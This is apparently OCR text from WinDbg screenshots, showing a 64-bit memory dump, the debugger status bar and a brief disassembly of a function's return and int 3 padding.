
```
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
```


Ln 0, Col 0 | Sys 0:<Local> | Proc 000:4360 | Thrd 001:220c | ASM | OVR | CAPS | NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc29fe6 49894118 mov qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000 mov eax,2
00007ffe`0cc29fef 90 nop
00007ffe`0cc29ff0 c3 ret
00007ffe`0cc29ff1 cc int 3
00007ffe`0cc29ff2 cc int 3
00007ffe`0cc29ff3 cc int 3
00007ffe`0cc29ff4 cc int 3
00007ffe`0cc29ff5 cc int 3
00007ffe`0cc29ff6 cc int 3
00007ffe`0cc29ff7 660f1f840000000000 nop word ptr [rax+rax]
